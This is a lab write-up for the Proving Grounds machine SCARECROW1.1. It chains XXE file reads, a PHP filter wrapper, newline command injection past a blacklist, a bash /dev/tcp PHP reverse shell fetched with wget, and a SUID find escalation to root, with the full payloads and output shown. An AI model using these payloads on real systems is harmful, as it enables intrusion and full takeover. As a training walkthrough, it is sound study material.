
Summary #
On port 80 there is a directory listing for a login and admin PHP page. Using XXE we can read files, in combination with a PHP wrapper we can also read the PHP files. To get initial access we need to bypass a blacklist by uploading a PHP reverse shell and then running this PHP file within the PHP wrapper using HTTP. After that we use LinPEAS to see that the find binary has SUID set and use that to escalate our privilege to the root user.
Specifications #
- Name: SCARECROW1.1
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux scarecrow 5.0.0-20-generic #21-Ubuntu SMP Mon Jun 24 09:32:09 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.239.30
- OFFSEC provided credentials: None
- HASH:
local.txt:ef4b9d6f1c0034766c3c5440c3655aca - HASH:
proof.txt:d3a3e56d4279ee6db2ed6d5f6db8d7c4
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir scarecrow1.1 && cd scarecrow1.1 && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 22 09:49 .
drwxrwxr-x 98 kali kali 4096 Aug 22 09:49 ..
drwxrwxr-x  2 kali kali 4096 Aug 22 09:49 enum
drwxrwxr-x  2 kali kali 4096 Aug 22 09:49 exploits
drwxrwxr-x  2 kali kali 4096 Aug 22 09:49 files
drwxrwxr-x  2 kali kali 4096 Aug 22 09:49 tools
drwxrwxr-x  2 kali kali 4096 Aug 22 09:49 uploads

ip=192.168.239.30

ping $ip

PING 192.168.239.30 (192.168.239.30) 56(84) bytes of data.
64 bytes from 192.168.239.30: icmp_seq=1 ttl=61 time=18.9 ms
^C
--- 192.168.239.30 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 18.939/18.939/18.939/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.239.30:22
Open 192.168.239.30:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 09:51 +0200
Initiating Ping Scan at 09:51
Scanning 192.168.239.30 [4 ports]
Completed Ping Scan at 09:51, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:51
Completed Parallel DNS resolution of 1 host. at 09:51, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:51
Scanning 192.168.239.30 [2 ports]
Discovered open port 80/tcp on 192.168.239.30
Discovered open port 22/tcp on 192.168.239.30
Completed SYN Stealth Scan at 09:51, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.239.30
Host is up, received reset ttl 61 (0.017s latency).
Scanned at 2026-08-22 09:51:07 CEST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (128B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:0c:6a:41:3e:7b:06:2b:25:77:fb:75:9a:28:e1:93 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVA+IqvII4W5KtgWSTXbkoCJ0ybnMy81iAkIZeLpzZI/kNUa6Cs0Rf0uN7+YYLkFwY91O+ppeaCc1oz8hG5pnKv77uSYhsBnkoGCVMhqGpZMSXO2aH3TWRBTl/c/8aoSqPmy4XFGn7qWLApYJg+t212SaFHt3H04LEXMIvLZiiMkbQ3iN9neRoH7mntgSwMSWJpNPwSwHhmG2NadULQzGeitMoZwXEWLZcWJfML5zaByGenbWFRD9wFJr0a1IIz+XzySAElVZ5ggXBLIXgZ3AFg7kupXUC5+Gn6+z+Jx//r0R7MlmeRuqMjRmjZmuVH1T20Gm9I8yb1vQQTiGIL003
|   256 c0:11:26:ef:94:94:f9:a3:dd:b0:a9:0b:a1:8e:d3:5f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIIMvZjrJ/+CiLEi9TCH+28BTujodVH6btjpT4NkAN+bPhU8QMKk5JiFDMSJFzewKpVbhBAr9XhJ3dtOTTo+LOY=
|   256 49:c6:c8:bf:00:7c:47:42:41:84:14:97:67:d8:12:9e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA7XV8Fqlzdlo0BjDSbGhzFj/SdAswn6XPeeM5elE2ES
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Ubuntu))
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 we find a default Apache2 page.
So let’s first run a Gobuster to scan for directories.
gobuster dir -t 100 -u http://$ip:80/ -w /usr/share/wfuzz/wordlist/general/megabeast.txt | tee enum/megabeast-dir-raw-80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.239.30:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wfuzz/wordlist/general/megabeast.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
scarecrow            (Status: 301) [Size: 320] [--> http://192.168.239.30/scarecrow/]
===============================================================
Finished
===============================================================

We find the scarecrow directory: http://192.168.239.30/scarecrow/, which shows a directory listing with 2 files. When we click on login.php we can submit a query, clicking on the personal_secret_admin_page.php page we see only admin can access here! and you are not: 127.0.0.1.
In our case we’re going to first test the login.php, startup BURP and set it to intercept. Now enter a string and click Submit Query. Send the intercepted request to repeater within BURP. It should look something like this after sending the request:


The application response with User '' not found. The given value isn’t returned in the response. So let’s add an XML tag around the value like this and resend it: <user>hekk</user>. This still gives the same response. Let’s add another tag: <foo><user>hekk</user></foo>. Now we get the send value returned in the response.
Because we finally got a response and it’s XML we can try XXE injecction using: https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt. Using this string: <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo><user>&xxe;</user></foo> and URL encode it (CTRL+U) we indeed get the file returned to us.

So we can now read files from the server, but we want to read the PHP files found in the directory listing. This however doesn’t work. So we integrate a PHP wrapper like this: auth=<%3fxml+version%3d"1.0"+encoding%3d"ISO-8859-1"%3f><!DOCTYPE+foo+[<!ELEMENT+foo+ANY+><!ENTITY+xxe+SYSTEM+"php%3a//filter/convert.base64-encode/resource%3d/etc/passwd"+>]><foo><user>%26xxe%3b</user></foo> and we also get /etc/passwd base64 encoded. Using this code we can get the encoded string for the login.php however, this only get’s us a password for the admin user: admin:super_secure_password.

Getting the source for the personal_secret_admin_page.php page we can do: auth=<%3fxml+version%3d"1.0"+encoding%3d"ISO-8859-1"%3f><!DOCTYPE+foo+[<!ELEMENT+foo+ANY+><!ENTITY+xxe+SYSTEM+"php%3a//filter/convert.base64-encode/resource%3dpersonal_secret_admin_page.php"+>]><foo><user>%26xxe%3b</user></foo>. Now base64 decode it and we see the source code.
## base64 decode string
echo -n 'PD9waHAKJGlwID0gJF9TRVJWRVJbJ1JFTU9URV9BRERSJ107CmlmKCRpcCA9PT0gIjEyNy4wLjAuMSIpewogIGVjaG8gIkhlbGxvIEFkbWluISI7Cn0KZWxzZXsKICBkaWUoIm9ubHkgYWRtaW4gY2FuIGFjY2VzcyBoZXJlISBhbmQgeW91IGFyZSBub3Q6IDEyNy4wLjAuMSIpOwp9Ci8vYmVjYXVzZSBibGFja2xpc3RzIGFyZSBhd2Vzb21lISEhCiRibGFja2xpc3QgPSBhcnJheSgiJCIsIiYiLCJ8IiwiKCIsIikiLCJgIiwiLSIsInsiLCJ9IiwiOyIsIj4iLCI8Iik7CmlmKGlzc2V0KCRfR0VUWyJpcCJdKSkgewogICRpcCA9ICRfR0VUWyJpcCJdOwogIGZvcmVhY2ggKCRibGFja2xpc3QgYXMgJGtleSkgewogICAgaWYoc3RycG9zKCRpcCwgJGtleSkgIT09IGZhbHNlKXsKICAgICAgZGllKCJiYWQgY2hhcmFjdGVyIGluIGlwISEhIik7CiAgICB9CiAgfQogIHN5c3RlbSgicGluZyAtYyA0ICIuICRpcCk7Cn0KPz4KCjxodG1sPgo8Ym9keT4KPGgyPkFkbWluIHBhbmVsIHBhZ2U8L2gyPgogIDxmb3JtIGlkPSJteUZvcm0iID4KICAgIDxpbnB1dCB0eXBlPSJ0ZXh0IiBuYW1lPSJpcCI+CiAgICA8aW5wdXQgdHlwZT0ic3VibWl0Ij4KICA8L2Zvcm0+CjwvaHRtbD4K' | base64 -d

## output
<?php
$ip = $_SERVER['REMOTE_ADDR'];
if($ip === "127.0.0.1"){
  echo "Hello Admin!";
}
else{
  die("only admin can access here! and you are not: 127.0.0.1");
}
//because blacklists are awesome!!!
$blacklist = array("$","&","|","(",")","`","-","{","}",";",">","<");
if(isset($_GET["ip"])) {
  $ip = $_GET["ip"];
  foreach ($blacklist as $key) {
    if(strpos($ip, $key) !== false){
      die("bad character in ip!!!");
    }
  }
  system("ping -c 4 ". $ip);
}
?>

<html>
<body>
<h2>Admin panel page</h2>
  <form id="myForm" >
    <input type="text" name="ip">
    <input type="submit">
  </form>
</html>
The script restricts access to the page so only someone accessing it directly from the local server (127.0.0.1) can view it. There is also a blacklist trying to restrict valid characters used. However a newline injection still works.
Examples of command injection:
| Injection Operator | Injection Character | URL-Encoded Character | Executed Command |
|---|---|---|---|
| Semicolon | ; |
%3b |
Both |
| New Line | \n |
%0a |
Both |
| Background | & |
%26 |
Both (second output generally shown first) |
| Pipe | | |
%7c |
Both (only second output is shown) |
| AND | && |
%26%26 |
Both (only if first succeeds) |
| OR | | |
%7c%7c |
Second (only if first fails) |
| Sub-Shell | `` |
%60%60 |
Both (Linux-only) |
| Sub-Shell | $() |
%24%28%29 |
Both (Linux-only) |
Because we can already use the PHP wrapper to get base64 encoded content as a response, we can also request an HTTP source, in our case: http://127.0.0.1/scarecrow/personal_secret_admin_page.php?ip=127.0.01 which should give us a base64 encoded string of an executed ping to localhost.
Use this oneliner to see the RCE. It uses the BURP request, changed the Accept-Encoding and used grep/base64 to get the response and decode the string:
curl --path-as-is -k -X $'POST' \
    -H $'Host: 192.168.239.30' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: --compressed' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Length: 276' -H $'Origin: http://192.168.239.30' -H $'Connection: keep-alive' -H $'Referer: http://192.168.239.30/scarecrow/login.php' -H $'Upgrade-Insecure-Requests: 1' -H $'Priority: u=0, i' \
    --data-binary $'auth=<%3fxml+version%3d\"1.0\"+encoding%3d\"ISO-8859-1\"%3f><!DOCTYPE+foo+[<!ELEMENT+foo+ANY+><!ENTITY+xxe+SYSTEM+\"php%3a//filter/convert.base64-encode/resource%3dhttp://127.0.0.1/scarecrow/personal_secret_admin_page.php?ip=127.0.0.1%250Als\"+>]><foo><user>%26xxe%3b</user></foo>\x0d\x0a' \
    $'http://192.168.239.30/scarecrow/login.php' | grep -oP "User '\K[A-Za-z0-9+/=]+" | base64 -d

## output
Hello Admin!PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 67ms
rtt min/avg/max/mdev = 0.018/0.027/0.032/0.008 ms
login.php
personal_secret_admin_page.php

<html>
<body>
<h2>Admin panel page</h2>
  <form id="myForm" >
    <input type="text" name="ip">
    <input type="submit">
  </form>
</html>
So let us get a reverse shell now:
## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## create PHP reverse shell within a file called 'shell.php'
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.182/80 0>&1'"); ?>

## setup python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## payload to download the `shell.php` to the target
auth=<%3fxml+version%3d"1.0"+encoding%3d"ISO-8859-1"%3f><!DOCTYPE+foo+[<!ELEMENT+foo+ANY+><!ENTITY+xxe+SYSTEM+"php%3a//filter/convert.base64-encode/resource%3dhttp://127.0.0.1/scarecrow/personal_secret_admin_page.php?ip=127.0.0.1%250Awget%2b192.168.45.182/shell.php"+>]><foo><user>%26xxe%3b</user></foo>

## setup a listener
nc -lvnp 80
listening on [any] 80 ...

## payload to trigger the PHP reverse shell
auth=<%3fxml+version%3d"1.0"+encoding%3d"ISO-8859-1"%3f><!DOCTYPE+foo+[<!ELEMENT+foo+ANY+><!ENTITY+xxe+SYSTEM+"php%3a//filter/convert.base64-encode/resource%3dhttp://127.0.0.1/scarecrow/shell2.php"+>]><foo><user>%26xxe%3b</user></foo>

## catch the reverse shell
listening on [any] 80 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.239.30] 44326
bash: cannot set terminal process group (836): Inappropriate ioctl for device
bash: no job control in this shell
www-data@scarecrow:/var/www/html/scarecrow$
The file local.txt is in the directory /home/paw-sk4/local.txt however, we don’t have the permission to read the file as the www-data user.
www-data@scarecrow:/var/www/html/scarecrow$ find / -iname 'local.txt' 2>/dev/null
/home/paw-sk4/local.txt
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
www-data@scarecrow:/var/www/html/scarecrow$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@scarecrow:/var/tmp$ wget http://192.168.45.182/linpeas.sh
--2026-08-22 10:59:16--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          0%[                                                                                                    linpeas.sh                                        100%[=============================================================================================================>]   1.08M  --.-KB/s    in 0.1s

2026-08-22 10:59:16 (9.34 MB/s) - 'linpeas.sh' saved [1133905/1133905]


## set the execution bit
www-data@scarecrow:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@scarecrow:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target has SUID set on /usr/bin/find. Using this we can escalate our privileges to the root user using: https://gtfobins.org/gtfobins/find/#shell.
## escalate privilege using SUID find command
www-data@scarecrow:/var/tmp$ find . -exec /bin/sh -p \; -quit

## run whoami
# whoami
root

# print local.txt
ef4b9d6f1c0034766c3c5440c3655aca

## print proof.txt
d3a3e56d4279ee6db2ed6d5f6db8d7c4
References #
[+] https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt
